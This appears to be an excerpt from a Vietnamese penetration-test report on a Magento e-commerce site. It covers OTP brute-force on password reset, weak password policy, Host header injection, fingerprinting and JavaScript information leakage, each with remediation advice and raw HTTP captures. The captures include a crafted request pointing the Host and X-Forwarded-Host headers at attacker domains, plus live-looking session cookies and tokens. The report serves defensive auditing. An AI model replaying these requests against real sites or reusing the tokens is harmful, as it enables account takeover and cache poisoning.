KHUYÉN NGHỊ	Thực hiện ghi nhận số lần submit OTP và có thời gian hiệu lực nhất định (như 30s). Thực hiện invalidate giá trị OTP sau khi hết thời gian hiệu lực hoặc sau một số lần submit sai nhất định nhằm hạn chế khả năng bruteforce OTP.				
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/v42/4- Web Application Security Testing/10-Business Logic Testing/05- Test Number of Times a Function Can Be Used Limits				
	CHI TIẾT LỖ HỎNG				
CHỨC NĂNG	Quên mật khẩu				
LIÊN KÉT ẢNH HƯỞNG	https://ecom.xx.vn/customer/account/passwordresetpost/				
THAM SÓ	otp				

ĐIỀU KIỆN Anonymous

REQUEST

POST /customer/account/passwordresetpost/?customer=89 HTTP/1.1

Host: ecom.xx.vn

Cookie: private_content_version=02f401bec611916a75d5d9db1a390204;

PHPSESSID=0uhn9sjkgcm8v3bn6nqhltj6aa;

cookiesession1=02486C7338EXSAKGR3ZOF8R2Z8S04F11; mage-translation-storage=%7B%7D;

mage-translation-file-version=%7B%7D; mage-cache-storage=%7B%7D; mage-cache-storage-

section-invalidation=%7B%7D; mage-messages=;

section_data_ids=%7B%22customer%22%3A1627449141%2C%22compare-

products%22%3A1627449141%2C%22last-ordered-

items%22%3A1627449141%2C%22cart%22%3A1627449141%2C%22directory-

data%22%3A1627449141%2C%22instant-

purchase%22%3A1627449141%2C%22persistent%22%3A1627449141%2C%22review%22%3A1627449141%2C%22review%22%3A1627449141%2C%22wishlist%22%3A1627449141%2C%22recently_compared_product%22%3A1627449141%2

C%22product_data_storage%22%3A1627449141%2C%22paypal-billing-

agreement%22%3A1627449141%2C%22checkout-fields%22%3A1627449141%2C%22collection-point-result%22%3A1627449141%2C%22pickup-location-

result%22%3A1627449141%2C%22messages%22%3Anull%7D; recently_viewed_product=%7B%7D; recently_viewed_product=%7B%7D; recently_viewed_product=%7B%7D;

recently compared product previous=%7B%7D; product data storage=%7B%7D;

remember=0%3A3%3Adyp0lyWMzlsazwqa6S%2F3c34Q8uWmxrsP1LPwQ%2F6BeDnrl1iEsS4vdzuT7y6r8pSlq%2BlFt57DldJRwcgycCS1JfQdNsOo5y8ywfPdGOl96DAtrPtatg1vlJdO;

form_key=XCmPsWlmF1okGII8; mage-cache-sessid=true

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en,vi-VN;q=0.8,vi;q=0.5,en-US;q=0.3

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 86

Origin: https://ecom.xx.vn

Referer: https://ecom.xx.vn/customer/account/passwordcreate/customerId/89/

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

Te: trailers

Connection: close

password=123%40123&password_confirmation=123%40123&otp=60988&form_key=XCmPsWImF1ok GII8

RESPONSE

HTTP/1.1 302 Found

Server: nginx

Date: Wed, 28 Jul 2021 05:15:24 GMT Content-Type: text/html; charset=UTF-8

Connection: close

Set-Cookie: PHPSESSID=0uhn9sjkgcm8v3bn6nqhltj6aa; expires=Wed, 28-Jul-2021 06:15:24 GMT;

Max-Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly

Set-Cookie: private_content_version=efab2cb333b081268c0699db4395e66b; expires=Sat, 26-Jul-

2031 05:15:24 GMT; Max-Age=315360000; path=/; secure

Set-Cookie: form_key=XCmPsWImF1okGII8; expires=Wed, 28-Jul-2021 06:15:24 GMT; Max-

Age=3600; path=/; domain=ecom.xx.vn

Set-Cookie: mage-messages=[{"type":"success","text":"Thay đổi mật khẩu thành công."}];

expires=Thu, 28-Jul-2022 05:15:24 GMT; Max-Age=31536000; path=/

Pragma: no-cache

Cache-Control: max-age=0, must-revalidate, no-cache, no-store

Expires: Tue, 28 Jul 2020 05:15:24 GMT

Location: https://ecom.xx.vn/customer/account/login/

X-Magento-Tags: FPC

X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block X-Frame-Options: SAMEORIGIN

Strict-Transport-Security: max-age=63072000; includeSubdomains

X-Content-Type-Options: nosniff

X-Robots-Tag: noindex, nofollow, nosnippet, noarchive

X-Forwarded-Proto: https

X-Forwarded-Ssl: on X-Url-Scheme: https Front-End-Https: on Content-Length: 0

Anh khai thác

Bruteforce OTP để thay đổi mật khẩu người dùng

3.1.5 TESTING FOR WEAK PASSWORD POLICY (WSTG- ATHN-07)

THÔNG TIN LÕ HỎNG			
NHÓM LÕI	AUTHENTICATION TESTING		

MÔ TẢ	Ứng dụng chưa thiết lập chính sách phải đặt password mạnh, từ đây kẻ tấn công có thể lợi dụng cơ chế password yếu để tấn công vét cạn (bruteforce) hoặc đoán mật khẩu nhằm tìm ra được mật khẩu để đăng nhập vào hệ thống.				
MỨC ĐỘ		TRUNG BÌNH			
ẢNH HƯỞNG	TRUNG BÌNH KHẢ NĂNG TRUNG BÌNH				
	Thiết lập chính sách mật khẩu mạnh cho ứng dụng, mật khẩu mạnh là mật khẩu phải có độ dài tối thiểu 8 ký tự, trong đó bao gồm: chữ in hoa, thường, chữ số, kí tự đặc biệt.				
KHUYÉN NGHỊ	Chức năng Đăng nhập cũng nên có cơ chế giới hạn số lần đăng nhập s thực hiện khoá tài khoản sau 1 khoảng thời gian hoặc mở khi có yêu cầ người dùng (có xác thực trước khi mở khoá) để hạn chế tấn công brute				
	Hoặc ứng dụng cũng có thể sử dụng cơ chế captcha khi đăng nhập để hạn chế hình thức tấn công này.				
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/v42/4- Web_Application_Security_Testing/04-Authentication_Testing/07- Testing_for_Weak_Password_Policy				
	CHI TIÉ1	LÕ HÔNG			
CHỨC NĂNG	Đăng ký/ Đổi mật khẩu				
LIÊN KÉT ẢNH HƯỞNG	https://ecom.xx.vn/customer/account/changepassword/				
THAM Số	password				
ĐIỀU KIỆN	User				

REQUEST

POST /customer/account/changepasswordpost/ HTTP/1.1

Host: ecom.xx.vn

Cookie: cookiesession1=02486C73LEK9KQFFQRMY984P3NVT8294; mage-translationstorage=%7B%7D; mage-translation-file-version=%7B%7D; mage-cache-storage=%7B%7D; magecache-storage-section-invalidation=%7B%7D; mage-messages=; recently_viewed_product=%7B%7D; recently_viewed_product_previous=%7B%7D; recently_compared_product=%7B%7D; recently_compared_product_previous=%7B%7D; product_data_storage=%7B%7D; section data ids=%7B%22cart%22%3A1627929883%2C%22customer%22%3A1627929835%2C%2

2compare-products%22%3A1627929835%2C%22last-ordered-

items%22%3A1627929835%2C%22directory-data%22%3A1627929835%2C%22instantpurchase%22%3A1627929835%2C%22persistent%22%3A1627929835%2C%22review%22%3A1627 929835%2C%22captcha%22%3A1627929835%2C%22wishlist%22%3A1627929835%2C%22recently viewed_product%22%3A1627929835%2C%22recently_compared_product%22%3A1627929835%2_ C%22product_data_storage%22%3A1627929835%2C%22paypal-billing-

agreement%22%3A1627929835%2C%22checkout-fields%22%3A1627929835%2C%22collectionpoint-result%22%3A1627929835%2C%22pickup-location-

result%22%3A1627929835%2C%22messages%22%3Anull%7D;

private_content_version=a15994fa8b6ae1ea84e65ca31a4b1db0;

remember=0%3A3%3AcP%2F6idSgSBal1tehOUU%2FQ2YdEJill8r6GX%2BrtnhRm7SWRZ9dcidy%2FLl%2FFIv%2FuvMELoL%2FTutcA2A1%2BFmt6RT0V1wErO5ElwZUSONoXe9pl3PvdLR6m%2BRH;

form_key=NgQrcej4rzw7PiD4; PHPSESSID=c5j8btkfdbefh70vdpd076s7lt; X-Magento-

Vary=e2ea46006f8f4d5e65dbd0b6b017acdae26f439c; form_key=NgQrcej4rzw7PiD4; mage-cache-sessid=true

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0

Waterfox/56.5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://ecom.xx.vn/customer/account/changepassword/

Content-Type: application/x-www-form-urlencoded

Content-Length: 63

Upgrade-Insecure-Requests: 1

Connection: close

password_current=123123&password=1234&form_key=NgQrcej4rzw7PiD4

RESPONSE

HTTP/1.1 302 Found

Server: nginx

Date: Mon, 02 Aug 2021 18:54:16 GMT Content-Type: text/html; charset=UTF-8

Connection: close

Set-Cookie: private_content_version=e2ef934a8e625ef4acd9987c87cfe484; expires=Thu, 31-Jul-2031

18:54:15 GMT; Max-Age=315360000; path=/; secure

Set-Cookie: form_key=NgQrcej4rzw7PiD4; expires=Mon, 02-Aug-2021 19:54:15 GMT; Max-

Age=3600; path=/; domain=ecom.xx.vn

Set-Cookie: PHPSESSID=qp3dvp42p42kjefuhonjqa4v3l; expires=Mon, 02-Aug-2021 19:54:16 GMT;

Max-Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly

Set-Cookie: mage-

messages=%5B%7B%22type%22%3A%22success%22%2C%22text%22%3A%22Thay+%5Cu0111

%5 Cu1ed5 i + m%5 Cu1eadt + kh%5 Cu1ea9 u + th%5 Cu00 e 0 n h + c%5 Cu00 f 4 n g.%22%7 D%5 D;

expires=Tue, 02-Aug-2022 18:54:16 GMT; Max-Age=31536000; path=/

Set-Cookie: X-Magento-Vary=e2ea46006f8f4d5e65dbd0b6b017acdae26f439c; expires=Mon, 02-Aug-

2021 19:54:16 GMT; Max-Age=3600; path=/; secure; HttpOnly

Pragma: no-cache

Cache-Control: max-age=0, must-revalidate, no-cache, no-store

Expires: Sun, 02 Aug 2020 18:54:15 GMT

Location: https://ecom.xx.vn/customer/account/login/

X-Magento-Tags: FPC

X-Content-Type-Options: nosniff

X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN

Strict-Transport-Security: max-age=63072000; includeSubdomains

X-Content-Type-Options: nosniff

X-Robots-Tag: noindex, nofollow, nosnippet, noarchive

X-Forwarded-Proto: https

X-Forwarded-Ssl: on
X-Url-Scheme: https
Front-End-Https: on
Content-Length: 0

3.2 DANH SÁCH LỖ HỔNG MỨC ĐỘ THẤP

3.2.1 TESTING FOR HOST HEADER INJECTION (WSTG-INPV-17)

THÔNG TIN LÕ HỎNG				
NHÓM LÕI	INPUT VALIDATION TES	TING		
MÔ TẢ	Ứng dụng lấy giá trị cho host từ Host-Header, kẻ tấn công có thể thay đổi giá trị host thành một host nguy hiểm. Kẻ tấn công có thể thao túng bộ đệm web để phân phát nội dung bị nhiễm độc cho bất kỳ ai yêu cầu, phụ thuộc vào khả năng đầu độc proxy bộ nhớ đệm do chính ứng dụng chạy.			
MỨC ĐỘ		THẤP		
ẢNH HƯỞNG	THẤP	KHẢ NĂNG	THÁP	
KHUYÉN NGHỊ	Định nghĩa sẵn giá trị Host ở phía server thay vì lấy từ Host Header. Hoặc không xử lý giá trị này nếu không phục vụ cho các nghiệp vụ của ứng dụng.			
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/v42/4- Web Application Security Testing/07-Input Validation Testing/17- Testing for Host Header Injection			
	CHI TIÉ1	LŐ HÓNG		
CHỨC NĂNG	N/A			
LIÊN KÉT ẢNH HƯỞNG	https://ecom.xx.vn/			
THAM SÓ	Host			
ĐIỀU KIỆN	Anonymous			

REQUEST

POST / HTTP/1.1

Host: attacker.vn

Cookie: mage-messages=;

section_data_ids=%7B%22cart%22%3A1628073673%2C%22customer%22%3A1628073673%2C%2 2compare-products%22%3A1628073673%2C%22last-ordered-

items%22%3A1628073673%2C%22directory-data%22%3A1628073673%2C%22instant-

purchase%22%3A1628073673%2C%22persistent%22%3A1628073673%2C%22review%22%3A1628073673%2C%22review%22%3A1628073673%2C%22wishlist%22%3A1628073673%2C%22recently_viewed_product%22%3A1628073673%2C%22recently_compared_product%22%3A1628073673%2

C%22product_data_storage%22%3A1628073673%2C%22paypal-billing-

agreement%22%3A1628073673%2C%22checkout-fields%22%3A1628073673%2C%22collection-point-result%22%3A1628073673%2C%22pickup-location-

result%22%3A1628073673%2C%22messages%22%3Anull%7D:

private_content_version=1b19e1d32867fead2c52185a48df0b34;

remember=0%3A3%3AKqaMmubtcMJv24xBsPHQon19jPQSKkxtS9OKFaPVlsYuJPqolTAzeseIAb2lFbk%2F7iFvgC2gzGdpGnJYMHBYyui1jqs4qTGfgkdsLyQTvnx2k4vqf0Y%3D; mage-cache-

storage=%7B%7D; mage-cache-storage-section-invalidation=%7B%7D;

recently viewed product=%7B%7D; recently viewed product previous=%7B%7D;

recently_compared_product=%7B%7D; recently_compared_product_previous=%7B%7D;

product_data_storage=%7B%7D; PHPSESSID=kchnnq266m1sjj8qod6b66kra5;

cookiesession1=02486C73E9BUL4ZRAI4MKMSV7LHD7CE2; mage-translation-storage=%7B%7D; mage-translation-file-version=%7B%7D; form_key=40dOxcgKEcSlGtug; mage-cache-sessid=true;

form_key=40dOxcgKEcSlGtug

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0

Waterfox/56.5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 25

Upgrade-Insecure-Requests: 1

Connection: close

X-Forwarded-Host: www.attacker.com

form_key=40dOxcgKEcSlGtug

RESPONSE

HTTP/1.1 200 OK

Server: nginx

Date: Wed, 11 Aug 2021 02:55:42 GMT Content-Type: text/html; charset=UTF-8

Connection: close

Vary: Accept-Encoding

Set-Cookie: PHPSESSID=kchnnq266m1sjj8qod6b66kra5; expires=Wed, 11-Aug-2021 03:55:38 GMT;

Max-Age=3600; path=/; domain=attacker.vn; secure; HttpOnly

Set-Cookie: private content version=a3c0e1caa13725cbb02cb3ef0b10218c; expires=Sat, 09-Aug-

2031 02:55:38 GMT; Max-Age=315360000; path=/; secure

Set-Cookie: form key=40dOxcgKEcSlGtug; expires=Wed, 11-Aug-2021 03:55:38 GMT; Max-

Age=3600; path=/; domain=attacker.vn

Pragma: no-cache

Cache-Control: max-age=0, must-revalidate, no-cache, no-store

Expires: Tue, 11 Aug 2020 02:55:38 GMT

X-Magento-Tags: FPC

X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block X-Frame-Options: SAMEORIGIN

Strict-Transport-Security: max-age=63072000; includeSubdomains

X-Content-Type-Options: nosniff

X-Robots-Tag: noindex, nofollow, nosnippet, noarchive

X-Forwarded-Proto: https
X-Forwarded-Ssl: on
X-Url-Scheme: https
Front-End-Https: on

Content-Length: 660035

Sản phẩm

<div class="sm-megamenu-child sm_megamenu_dropdown_6columns">

<div data-link="https://attacker.vn/" class="sm_megamenu_col_6 sm_megamenu_firstcolumn menuspecial"><div data-link="https://attacker.vn/" class="sm_megamenu_col_4 sm_megamenu_firstcolumn "><div class="sm_megamenu_head_item"><div class="sm_megamenu_title"><a</p>

class="sm megamenu nodrop" href="https://ecom.xx.vn/san-

pham.html?SID=kchnnq266m1sjj8qod6b66kra5" ><div class="sm_megamenu_title"><h3

class="sm_megamenu_nodrop title-cat">San pham</h3></div>

3.2.2 FINGERPRINT WEB APPLICATION FRAMEWORK (WSTG-INFO-08)

THÔNG TIN LỖ HỎNG		
NHÓM LÕI	INFORMATION GATHERING	
MÔ TẢ	Phản hồi của ứng dụng chứa thông tin về framework, máy chủ, ngôn ngữ lập trình đang sử dụng, kẻ tấn công có thể thu thập thông tin và sử dụng trong các tấn công khác.	

MỨC ĐỘ	THẮP					
ẢNH HƯỞNG	THẤP KHẢ NĂNG THẤP					
KHUYÉN NGHỊ	Cấu hình server ẩn các thông tin mặc định của server trong phản hồi.					
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/v42/4- Web_Application_Security_Testing/01-Information_Gathering/08- Fingerprint_Web_Application_Framework					
	CHI TIẾT LỖ HỎNG					
CHỨC NĂNG	N/A					
LIÊN KẾT ẢNH HƯỞNG	https://ecom.xx.vn/					
THAM Số	N/A					
ĐIỀU KIỆN	Anonymous					

REQUEST

GET / HTTP/1.1

Host: ecom.xx.vn

Cookie: private_content_version=92e73fc7956dd70a11a3c7954ee054f7;

remember=0%3A3%3Asdc%2BuXIQDxMxQ6yizqztQI7m%2BDtHETe%2BnhWn5b3sLWdpr06cebY04

d89oqlOF7TuQpU4nghpWiNoDDGALS7Brlql1oJqC2l4tZh%2BJZb949A3w3WrRPo%3D

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0

Waterfox/56.5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Upgrade-Insecure-Requests: 1

Connection: close

RESPONSE

HTTP/1.1 200 OK

Server: nginx

Date: Wed, 11 Aug 2021 02:17:36 GMT Content-Type: text/html; charset=UTF-8

Connection: close

Vary: Accept-Encoding

Set-Cookie: PHPSESSID=e6pmu4s7aj01lvbva0g81a8ku6; expires=Wed, 11-Aug-2021 03:17:32 GMT;

Max-Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly

Pragma: no-cache

Cache-Control: max-age=0, must-revalidate, no-cache, no-store

Expires: Tue, 11 Aug 2020 02:17:32 GMT

X-Magento-Tags: FPC

X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block X-Frame-Options: SAMEORIGIN

Strict-Transport-Security: max-age=63072000; includeSubdomains

X-Content-Type-Options: nosniff

X-Robots-Tag: noindex, nofollow, nosnippet, noarchive

X-Forwarded-Proto: https

X-Forwarded-Ssl: on X-Url-Scheme: https Front-End-Https: on

Set-Cookie: cookiesession1=02486C73YNJCIBRXPLPO4NPJHFLB56FF;Path=/;HttpOnly

Content-Length: 641000

3.2.3 REVIEW WEBPAGE CONTENT FOR INFORMATION LEAKAGE(WSTG-INFO-05)

THÔNG TIN LÕ HỎNG							
NHÓM LÕI	INFORMATION GATHER	INFORMATION GATHERING					
MÔ TẢ		Trong các file javascript chứa các thông tin nhạy cảm về cấu hình của ứng dụng, kẻ tấn công có thể thu thập và sử dụng trong các tấn công khác.					
MỨC ĐỘ		THÁP					
ẢNH HƯỞNG	THÁP	THẮP KHẢ NĂNG THẮP					
KHUYÉN NGHỊ	Ẩn các thông tin nhạy cảm trong mã nguồn, file javascript,						
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/v42/4- Web_Application_Security_Testing/01-Information_Gathering/05- Review_Webpage_Content_for_Information_Leakage						
	CHI TIẾT LỖ HỔNG						
CHỨC NĂNG	N/A						
LIÊN KÉT ẢNH HƯỞNG	https://ecom.xx.vn/setup/pub/magento/setup/add-database.js						
THAM Số	N/A						
ĐIỀU KIỆN	Anonymous						

REQUEST

GET /setup/pub/magento/setup/add-database.js HTTP/1.1

Host: ecom.xx.vn

Cookie: private content version=92e73fc7956dd70a11a3c7954ee054f7;

remember=0%3A3%3Asdc%2BuXIQDxMxQ6yizqztQI7m%2BDtHETe%2BnhWn5b3sLWdpr06cebY04

d89oqlOF7TuQpU4nghpWiNoDDGALS7Brlql1oJqC2I4tZh%2BJZb949A3w3WrRPo%3D;

PHPSESSID=e6pmu4s7aj01lvbva0g81a8ku6;

cookiesession1=02486C73YNJCIBRXPLPO4NPJHFLB56FF; mage-translation-storage=%7B%7D;

mage-translation-file-version=%7B%7D; form_key=fZFaefw7uaR9CkVd; mage-cache-

storage=%7B%7D; mage-cache-storage-section-invalidation=%7B%7D; mage-cache-sessid=true;

mage-messages=; form_key=fZFaefw7uaR9CkVd; section_data_ids=%7B%22directory-

data%22%3A1628648273%2C%22cart%22%3A1628648275%7D;

recently_viewed_product=%7B%7D; recently_viewed_product_previous=%7B%7D;

recently_compared_product=%7B%7D; recently_compared_product_previous=%7B%7D;

product_data_storage=%7B%7D

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0

Waterfox/56.5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Upgrade-Insecure-Requests: 1

Connection: close

RESPONSE

HTTP/1.1 200 OK

Server: nginx

Date: Wed, 11 Aug 2021 02:37:08 GMT

Content-Type: application/javascript; charset=UTF-8

Last-Modified: Tue, 25 Feb 2020 04:52:00 GMT

Connection: close

Vary: Accept-Encoding

ETag: W/"5e54a7f0-794"

X-Frame-Options: SAMEORIGIN

X-Content-Type-Options: nosniff

X-XSS-Protection: 1; mode=block

Content-Length: 1940

/**

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```
'use strict';
angular.module('add-database', ['ngStorage'])
.controller('addDatabaseController', ['$scope', '$state', '$localStorage', '$http', function ($scope, $state, $localStorage, $http) {
    $scope.db = {
        useExistingDb: 1,
        useAccess: 1,
        host: 'localhost',
        user: 'root',
        name: 'magento'
    };
```

4. PHẦN MỞ RỘNG A: THÔNG TIN ĐÁNH GIÁ

4.1 DANH SÁCH IP THỰC HIỆN ĐÁNH GIÁ

No	. Thời gian	Địa chỉ IP
1	22/07/20xx - 04/08/20xx	203.xx.29.xx
2	22/07/20xx - 04/08/20xx	101.xx.xx.201

4.2 DANH SÁCH CÔNG CỤ THỰC HIỆN

STT	Nhóm công cụ	Công cụ
	Nmap, Firefox addons, Grabber, Zed, Sqlmap, WebScarab, Wireshark, Mestasploit community và các công cụ khác trên HĐH Kali Linux (nền tảng kiểm thử xâm nhập nâng cao),	
I	Công cụ mã nguồn mở	Công cụ dò quét Framework: Drupal, Joomla, WordPress,
	Dex2Jar, Android SDK, Mobile Security Framework (MobSF), Genymotion, APKInspector, IDB, apkTool, Frida	
		Burpsuite – Công cụ kiểm thử xâm nhập ứng dụng
	Câna ou thurona	Nessus – Đánh giá lỗ hổng bảo mật Ứng dụng & Hệ thống
II Cong cu	Công cụ thương mại	Hopper disassembler – Công cụ dịch ngược và debug ứng dụng di động
		Sn1per Pro – Công cụ dò quét lỗ hổng ứng dụng Web
		XXX Scanner & Tool - Thu thập dữ liệu cấu trúc ứng dụng web
		- Liệt kê các điểm nhập: URL, tham số, thông tin người dùng nhập,
	Công cụ XXX tự	- Bộ mã khai thác XSS, SQL
phát triển		- Xác định các thành phần thông thường dễ bị khai thác (GHDB, Module, keyword, email, comment, backup data,)
		- Các mã khai thác cho các lỗ hổng nghiêm trọng: SQL Injection, Blind SQLi, XSS, Heartbleed, XPath, XXE, File Upload, File Inclusion, OS Command Injection, và các lỗ hổng khác trong OWASP Top 10

4.3 DANH SÁCH TESTCASE THEO OWASP TOP 10

NHÓM	TESTCASE	KÉT QUẢ
	Conduct Search Engine Discovery and Reconnaissance for Information Leakage (OTG-INFO-001)	Pass
Information Gathering	Fingerprint Web Server (OTG-INFO-002)	Pass
	Review Webserver Metafiles for Information Leakage (OTG-INFO-003)	Pass

Enumerate Applications on Webserver (OTG-INFO-004) Review Webpage Comments and Metadata for Information Leakage (OTG-INFO-005) Identify application entry points (OTG-INFO-006) Pass Map execution paths through application (OTG-INFO-007) Fingerprint Web Application Framework (OTG-INFO-008) Fingerprint Web Application (OTG-INFO-008) Fingerprint Web Application (OTG-INFO-009) Map Application Architecture (OTG-INFO-010) Pass Test Network/Infrastructure Configuration (OTG-CONFIG-001) Test Application Platform Configuration (OTG-CONFIG-002) Pass Test File Extensions Handling for Sensitive Information (OTG-CONFIG-003) Review Old, Backup and Unreferenced Files for Sensitive Information (OTG-CONFIG-003) Review Old, Backup and Unreferenced Files for Sensitive Information (OTG-CONFIG-004) Enumerate Infrastructure and Application Admin Interfaces (OTG-CONFIG-005) Test HTTP Methods (OTG-CONFIG-004) Pass Test RIA Cross Domain Policy (OTG-CONFIG-007) Test RIA Cross Domain Policy (OTG-CONFIG-007) Test RIA Cross Domain Policy (OTG-CONFIG-008) Pass Identity Management Testing Test Role Definitions (OTG-IDENT-001) Test Role Definitions (OTG-IDENT-002) Pass Test Role Definitions (OTG-IDENT-003) Testing for Account Enumeration and Guessable User Account (OTG-IDENT-004) Testing for Weak or Unenforced Username Policy (OTG-IDENT-005) Pass Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001) Testing for Default Credentials (OTG-AUTHN-002) Pass Testing for Default Credentials (OTG-AUTHN-003) Pass Testing for Bypassing Authentication Schema (OTG-AUTHN-003) Pass			
Leakage (OTG-INFO-005) Identify application entry points (OTG-INFO-006) Map execution paths through application (OTG-INFO-007) Fingerprint Web Application Framework (OTG-INFO-008) Fingerprint Web Application (OTG-INFO-009) Map Application Architecture (OTG-INFO-009) Map Application Architecture (OTG-INFO-010) Pass Test Network/Infrastructure Configuration (OTG-CONFIG-001) Pass Test Application Platform Configuration (OTG-CONFIG-002) Test File Extensions Handling for Sensitive Information (OTG-CONFIG-003) Test File Extensions Handling for Sensitive Information (OTG-CONFIG-003) Review Old, Backup and Unreferenced Files for Sensitive Information (OTG-CONFIG-003) Test HOTTP Methods (OTG-CONFIG-004) Test HOTTP Methods (OTG-CONFIG-006) Test HOTTP Strict Transport Security (OTG-CONFIG-007) Test RIA Cross Domain Policy (OTG-CONFIG-008) Test RIA Cross Domain Policy (OTG-CONFIG-008) Test User Registration Process (OTG-IDENT-002) Test User Registration Process (OTG-IDENT-002) Testing for Account Enumeration and Guessable User Account (OTG-IDENT-004) Testing for Weak or Unenforced Username Policy (OTG-IDENT-005) Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001) Testing for Default Credentials (OTG-AUTHN-002) Testing for Default Credentials (OTG-AUTHN-003) Pass Testing for Weak Lock Out Mechanism (OTG-AUTHN-003) Testing for Bypassing Authentication Schema (OTG-AUTHN-		Enumerate Applications on Webserver (OTG-INFO-004)	Pass
Map execution paths through application (OTG-INFO-007) Fingerprint Web Application Framework (OTG-INFO-008) Fail Fingerprint Web Application Framework (OTG-INFO-008) Fail Fingerprint Web Application (OTG-INFO-009) Pass Map Application Architecture (OTG-INFO-010) Pass Test Network/Infrastructure Configuration (OTG-CONFIG-001) Pass Test Application Platform Configuration (OTG-CONFIG-002) Pass Pass Configuration Deployment Management Testing Review Old, Backup and Unreferenced Files for Sensitive Information (OTG-CONFIG-004) Enumerate Infrastructure and Application Admin Interfaces (OTG-CONFIG-005) Test HTTP Methods (OTG-CONFIG-006) Pass Test HTTP Strict Transport Security (OTG-CONFIG-007) Pass Test RIA Cross Domain Policy (OTG-CONFIG-008) Pass Test User Registration Process (OTG-IDENT-001) Pass Test User Registration Process (OTG-IDENT-002) Pass Test User Registration Process (OTG-IDENT-003) Pass Testing for Account Enumeration and Guessable User Account (OTG-IDENT-004) Testing for Weak or Unenforced Username Policy (OTG-IDENT-005) Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001) Testing for Default Credentials (OTG-AUTHN-002) Pass Testing for Default Credentials (OTG-AUTHN-003) Pass Testing for Bypassing Authentication Schema (OTG-AUTHN-		, , , , , , , , , , , , , , , , , , ,	Fail
Fingerprint Web Application Framework (OTG-INFO-008) Fail Fingerprint Web Application (OTG-INFO-009) Pass Map Application Architecture (OTG-INFO-010) Pass Test Network/Infrastructure Configuration (OTG-CONFIG-001) Pass Test Application Platform Configuration (OTG-CONFIG-002) Pass Test Application Platform Configuration (OTG-CONFIG-002) Pass Review Old, Backup and Unreferenced Files for Sensitive Information (OTG-CONFIG-003) Pass Review Old, Backup and Unreferenced Files for Sensitive Information (OTG-CONFIG-004) Pass Pass Pass Testing Testing Test HTTP Methods (OTG-CONFIG-006) Pass Test HTTP Strict Transport Security (OTG-CONFIG-007) Pass Test RIA Cross Domain Policy (OTG-CONFIG-008) Pass Test Role Definitions (OTG-IDENT-001) Pass Test Role Definitions (OTG-IDENT-001) Pass Testing for Account Enumeration and Guessable User Account (OTG-IDENT-004) Testing for Weak or Unenforced Username Policy (OTG-IDENT-005) Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001) Testing for Default Credentials (OTG-AUTHN-002) Pass Testing for Default Credentials (OTG-AUTHN-003) Pass Testing for Bypassing Authentication Schema (OTG-AUTHN-		Identify application entry points (OTG-INFO-006)	Pass
Fingerprint Web Application (OTG-INFO-009) Map Application Architecture (OTG-INFO-010) Pass Test Network/Infrastructure Configuration (OTG-CONFIG-001) Test Application Platform Configuration (OTG-CONFIG-002) Test File Extensions Handling for Sensitive Information (OTG-CONFIG-003) Review Old, Backup and Unreferenced Files for Sensitive Information (OTG-CONFIG-003) Enumerate Infrastructure and Application Admin Interfaces (OTG-CONFIG-005) Test HTTP Methods (OTG-CONFIG-006) Test HTTP Strict Transport Security (OTG-CONFIG-007) Test RIA Cross Domain Policy (OTG-CONFIG-008) Pass Test Role Definitions (OTG-IDENT-001) Test user Registration Process (OTG-IDENT-002) Pass Testing for Account Enumeration and Guessable User Account (OTG-IDENT-004) Testing for Weak or Unenforced Username Policy (OTG-IDENT-005) Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001) Testing for Default Credentials (OTG-AUTHN-002) Testing for Weak Lock Out Mechanism (OTG-AUTHN-003) Testing for Bypassing Authentication Schema (OTG-AUTHN-033) Testing for Bypassing Authentication Schema (OTG-AUTHN-034) Testing for Bypassing Authentication Schema (OTG-AUTHN-034)		Map execution paths through application (OTG-INFO-007)	Pass
Map Application Architecture (OTG-INFO-010) Pass		Fingerprint Web Application Framework (OTG-INFO-008)	Fail
